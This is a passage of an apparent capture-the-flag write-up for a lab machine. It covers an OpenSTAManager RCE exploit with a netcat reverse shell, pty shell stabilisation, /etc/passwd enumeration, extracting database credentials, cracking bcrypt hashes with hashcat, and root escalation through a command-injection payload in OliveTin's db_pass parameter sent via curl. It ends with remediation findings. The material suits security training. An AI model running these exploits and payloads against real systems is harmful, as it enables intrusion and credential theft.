


Figure 3.3.2. Email with the URL and credentials for the admin panel

CONCLUSION

The password had been reused: we access Sarah's account, whose email provides **another URL and the admin credentials** for the panel.

Step 4.1: Registering the host and logging in as administrator

CONTEXT

We add the new host to /etc/hosts and log in to the panel with the admin credentials.

```
sudo nano /etc/hosts
```

EVIDENCE




Figure 4.1.1. Adding the panel host to /etc/hosts




Figure 4.1.2. Login to the admin panel (OpenSTAManager)

CONCLUSION

We reach the panel with full admin functionality. We review the software version for vulnerabilities.

Step 4.2: Identifying the software version

CONTEXT

We look for the software version in the panel interface.

EVIDENCE



Figure 4.2.1. Software version: OpenSTAManager 2.9.8

CONCLUSION

The panel is **OpenSTAManager 2.9.8**; we search for vulnerabilities for this version.

Step 5.1: Preparing the exploit and the listener

CONTEXT

For the identified version there is an RCE: **CVE-2026-38751** (arbitrary file upload). We prepare a netcat listener and obtain our IP (tun0 interface).

```
nc -nlvp 4444
ip a
```

- **nc -nlvp 4444:** leaves a port listening to receive the reverse shell.

EVIDENCE

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:23:71:6a brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.115/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
       valid_lft 79816sec preferred_lft 79816sec
    inet6 fe80::1f6b:a359:48be:ae55/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.15.154/23 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 dead:beef:2::1198/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::4640:2f67:2040:a9b0/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
```

Figure 5.1.1. Identifying our own IP (tun0 interface)

CONCLUSION

The listener is waiting and we have our own IP to pass to the exploit.

Step 5.2: Running the exploit and reverse shell

CONTEXT

We run the exploit against the panel using the admin credentials.

```
python exploit.py admin Ne3s4rtars78s http://support_001.enigma.htb --lhost <IP> --lport 4444
```

EVIDENCE

```
┌──(kali㉿kali)-[~]
└─$ python exploit.py admin Ne3s4rtars78s http://support_001.enigma.htb --lhost 10.10.15.154 --lport 4444
[INFO] Created update.zip
[INFO] Login successful for user admin
[INFO] Successfully activated module updates
[INFO] file is {'blob': ('update.zip', <_io.BufferedReader name='update.zip'>, 'application/zip')}
[INFO] resp is 500
[INFO] RCE successfully triggered via CVE-2026-38751
[INFO] Reverse shell started
[INFO] Upgrade it with python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Figure 5.2.1. Running the CVE-2026-38751 exploit

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.15.154] from (UNKNOWN) [10.129.60.174] 49086
bash: cannot set terminal process group (1531): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enigma:~/html/openstamanager/modules/run$
```

Figure 5.2.2. Reverse shell obtained from the victim

CONCLUSION

The exploit succeeds and we obtain a **reverse shell** on the victim. The next goal is to enumerate users and escalate privileges.

Step 6.1: Interactive shell and user enumeration

CONTEXT

We stabilize the shell and enumerate the users with system access.

```
python3 -c "import pty;pty.spawn('/bin/bash')"
cat /etc/passwd | grep "/bin/bash"
```

EVIDENCE

```
www-data@enigma:~/html/openstamanager/modules/run$ pwd
pwd
/var/www/html/openstamanager/modules/run
www-data@enigma:~/html/openstamanager/modules/run$ python3 -c "import pty;pty.spawn('/bin/bash')"
<run$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@enigma:~/html/openstamanager/modules/run$ cat /etc/passwd | grep '/bin/bash'
<ger/modules/run$ cat /etc/passwd | grep '/bin/bash'
root:x:0:0:root:/root:/bin/bash
haris:x:1000:1000:,,,:/home/haris:/bin/bash
```

Figure 6.1.1. Interactive shell and user enumeration (/etc/passwd)

CONCLUSION

We land in the web software directory and confirm two users with a shell: **root** and **haris**, our targets.

Step 6.2: Enumerating internal services and configuration

CONTEXT

We review internal services and look for configuration files that may contain credentials.

```
netstat -tulnp
find /var/www/html/openstamanager -name "config.inc.php" 2>/dev/null
cat /var/www/html/openstamanager/config.inc.php
```

EVIDENCE

```
www-data@enigma:~/html/openstamanager/modules/run$ netstat -tulnp
netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:995             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:993             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:35185           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1569/nginx: worker
tcp        0      0 0.0.0.0:110             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:143             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:35009           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:54545           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:36173           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:60907           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::995                  :::*                    LISTEN      -
tcp6       0      0 :::993                  :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::2049                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      1569/nginx: worker
tcp6       0      0 :::110                  :::*                    LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
tcp6       0      0 :::143                  :::*                    LISTEN      -
tcp6       0      0 :::46855                :::*                    LISTEN      -
tcp6       0      0 :::51197                :::*                    LISTEN      -
tcp6       0      0 :::56795                :::*                    LISTEN      -
tcp6       0      0 :::37937                :::*                    LISTEN      -
tcp6       0      0 :::46171                :::*                    LISTEN      -
tcp6       0      0 ::1:25                  :::*                    LISTEN      -
udp        0      0 127.0.0.54:53           0.0.0.0:*                           -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 0.0.0.0:111             0.0.0.0:*                           -
udp        0      0 0.0.0.0:39549           0.0.0.0:*                           -
udp        0      0 0.0.0.0:54042           0.0.0.0:*                           -
udp        0      0 127.0.0.1:879           0.0.0.0:*                           -
udp        0      0 0.0.0.0:42186           0.0.0.0:*                           -
udp        0      0 0.0.0.0:60858           0.0.0.0:*                           -
udp        0      0 0.0.0.0:57003           0.0.0.0:*                           -
udp6       0      0 :::36846                :::*                                -
udp6       0      0 :::34860                :::*                                -
udp6       0      0 :::111                  :::*                                -
udp6       0      0 :::53630                :::*                                -
udp6       0      0 :::47694                :::*                                -
udp6       0      0 :::54239                :::*                                -
```

Figure 6.2.1. Internal listening services (netstat -tulnp)

```
www-data@enigma:~/html/openstamanager/modules/run$ find /var/www/html/openstamanager -name "config.inc.php" 2>/dev/null
<l/openstamanager -name "config.inc.php" 2>/dev/null
/var/www/html/openstamanager/config.inc.php
```

Figure 6.2.2. Locating the OpenSTAManager config.inc.php file

```
// Impostazioni di base per l'accesso al database
$db_host = 'localhost';
$db_username = 'brollin';
$db_password = 'Fri3nds@9099';
$db_name = 'openstamanager';
// $port = '|port|';
$db_options = [
    // 'sort_buffer_size' ⇒ '2M',
];
```

Figure 6.2.3. Database credentials in config.inc.php

CONCLUSION

- Internal ports not visible from outside appear: **53 (DNS), 1337 (likely OliveTin) and 3306 (MySQL)**.
- The config.inc.php file exists and contains **database access credentials** (likely MySQL on 3306).

Step 6.3: Accessing the MySQL database

CONTEXT

We access MySQL with the credentials found in the configuration file.

```
mysql -u brollin -p
```

EVIDENCE

```
www-data@enigma:~/html/openstamanager/modules/run$ mysql -u brollin -p
mysql -u brollin -p
Enter password: Fri3nds@9099

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 94
Server version: 8.0.46-0ubuntu0.24.04.3 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Figure 6.3.1. Access to MySQL with the obtained credentials

CONCLUSION

The connection is accepted. Next we look for information on users haris and root in the tables.

Step 7.1: Extracting users from the database

CONTEXT

We enumerate the software database and extract the users table.

```
SHOW DATABASES;
USE openstamanager;
SHOW TABLES;
SELECT * FROM zz_users;
```

EVIDENCE

```
SELECT * FROM zz_users;
+----+----------+--------------------------------------------------------------+-------------------+
| id | username | password                                                     | email             |
+----+----------+--------------------------------------------------------------+-------------------+
|  1 | admin    | $2y$10$rTJVUNyGGKPlhw2cFdf5AeDHVMhnIChddcHx2XxVLMQS2KsuSz4Pu | admin@enigma.htb  |
|  2 | haris    | $2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC | haris@enigma.htb  |
+----+----------+--------------------------------------------------------------+-------------------+
2 rows in set (0.01 sec)
```

Figure 7.1.1. Extracting users from the zz_users table

CONCLUSION

We obtain the database users, including the **haris hash**. A database admin (different from the system root) also appears. We prioritize haris, who matches a system user.

Step 7.2: Identifying and cracking the haris hash

CONTEXT

We determine the hash type and crack it with hashcat and the rockyou wordlist.

```
hashid '$2y$10$...' -m
echo -n '$2y$10$...' > hash.txt
hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
```

EVIDENCE

```
┌──(kali㉿kali)-[~]
└─$ hashid '$2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC' -m
Analyzing '$2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC'
[+] Blowfish(OpenBSD) [Hashcat Mode: 3200]
[+] Woltlab Burning Board 4.x
[+] bcrypt [Hashcat Mode: 3200]
```

Figure 7.2.1. Identifying the hash type with hashid

```
┌──(kali㉿kali)-[~]
└─$ hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-sandybridge-AMD Ryzen 7 8845HS w/ Radeon 780M Graphics, 3196/6456 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
```

Figure 7.2.2. Cracking the hash with hashcat (mode 3200)



Figure 7.2.3. haris's password recovered

CONCLUSION

The hash is **bcrypt** (hashcat mode 3200). After cracking we obtain haris's password: **bestfriends**.

Step 8.1: Accessing as haris and the user flag

CONTEXT

We switch to the haris user with the recovered password and read the user flag in their home.

```
su haris
cd ~ && ls
cat user.txt
```

EVIDENCE




Figure 8.1.1. Switching to the haris user (su haris)




Figure 8.1.2. Listing haris's home directory




Figure 8.1.3. Reading the user flag (user.txt)

CONCLUSION

We access as **haris** and read the **user flag** in their home.

User flag

haris: `cat ~/user.txt` → ‹paste hash from the screenshot›

Step 9.1: Locating and analyzing OliveTin's config

CONTEXT

Since port 1337 is open and likely corresponds to OliveTin, we locate and review its configuration file.

```
find / -name 'config.yaml' 2>/dev/null
```

EVIDENCE




Figure 9.1.1. Locating OliveTin's config.yaml




Figure 9.1.2. config.yaml: the db_pass parameter is not sanitized

CONCLUSION

The **/etc/OliveTin/config.yaml** file shows that db_user and db_name are sanitized as "ascii_identifier", but the **db_pass is sent unsanitized**: a clear command-injection (RCE) vector.

Step 9.2: Checking the process owner

CONTEXT

We check which user runs OliveTin to know with what privileges commands would execute.

```
ps aux | grep 'OliveTin'
```

EVIDENCE




Figure 9.2.1. Owner of the OliveTin process (root)

CONCLUSION

OliveTin runs as **root**, so command execution through it will run with administrator privileges.

Step 9.3: Exploiting the injection and gaining root

CONTEXT

We exploit the injection by sending a JSON POST request to OliveTin's endpoint, placing the command inside the db_pass parameter. To avoid repeating the JSON on each run, we use a helper script:

```
./script.sh 'id'            # execution test
./script.sh 'cat /root/root.txt'  # read the root flag
```

The script builds the request to `http://127.0.0.1:1337/api/StartActionAndWait` with the payload in db_pass (`'; <command>; '`).

EVIDENCE

```
haris@enigma:~$ cat script.sh
cat script.sh
#!/bin/bash
# probar_inyeccion.sh
CMD="$1"

curl -s -X POST http://127.0.0.1:1337/api/StartActionAndWait \
  -H "Content-Type: application/json" \
  -d @- <<EOF
{
  "actionId": "backup_database",
  "arguments": [
    {"name": "db_user", "value": "backup_svc"},
    {"name": "db_pass", "value": "'; ${CMD}; '"},
    {"name": "db_name", "value": "production"}
  ]
}
haris@enigma:~$ chmod +x script.sh
chmod +x script.sh
```

Figure 9.3.1. Injection script and execution of 'id' via OliveTin




Figure 9.3.2. Injection result: command execution as root

CONCLUSION

The response confirms execution as **root** (uid=0). Using the same technique we read the **root flag** in its home, completing the machine.

Root flag

root: `./script.sh 'cat /root/root.txt'` → ‹paste hash from the screenshot›

Closing: Security findings and recommendations

FINDINGS

Finding	Recommendation
NFS exported to all IPs (*)	Restrict /etc/exports by IP/network and expose NFS only on the internal network.
rpcbind reachable from outside	Filter port 111 and RPC services with a firewall.
Password reuse (Kevin→Sarah)	Unique credentials, rotation and a strong password policy.
OpenSTAManager 2.9.8 with RCE (CVE-2026-38751)	Update the software and apply security patches.
Cleartext credentials in config.inc.php	Restrictive permissions and a secrets manager.
OliveTin as root with unsanitized parameter	Run with least privilege and sanitize/validate all input.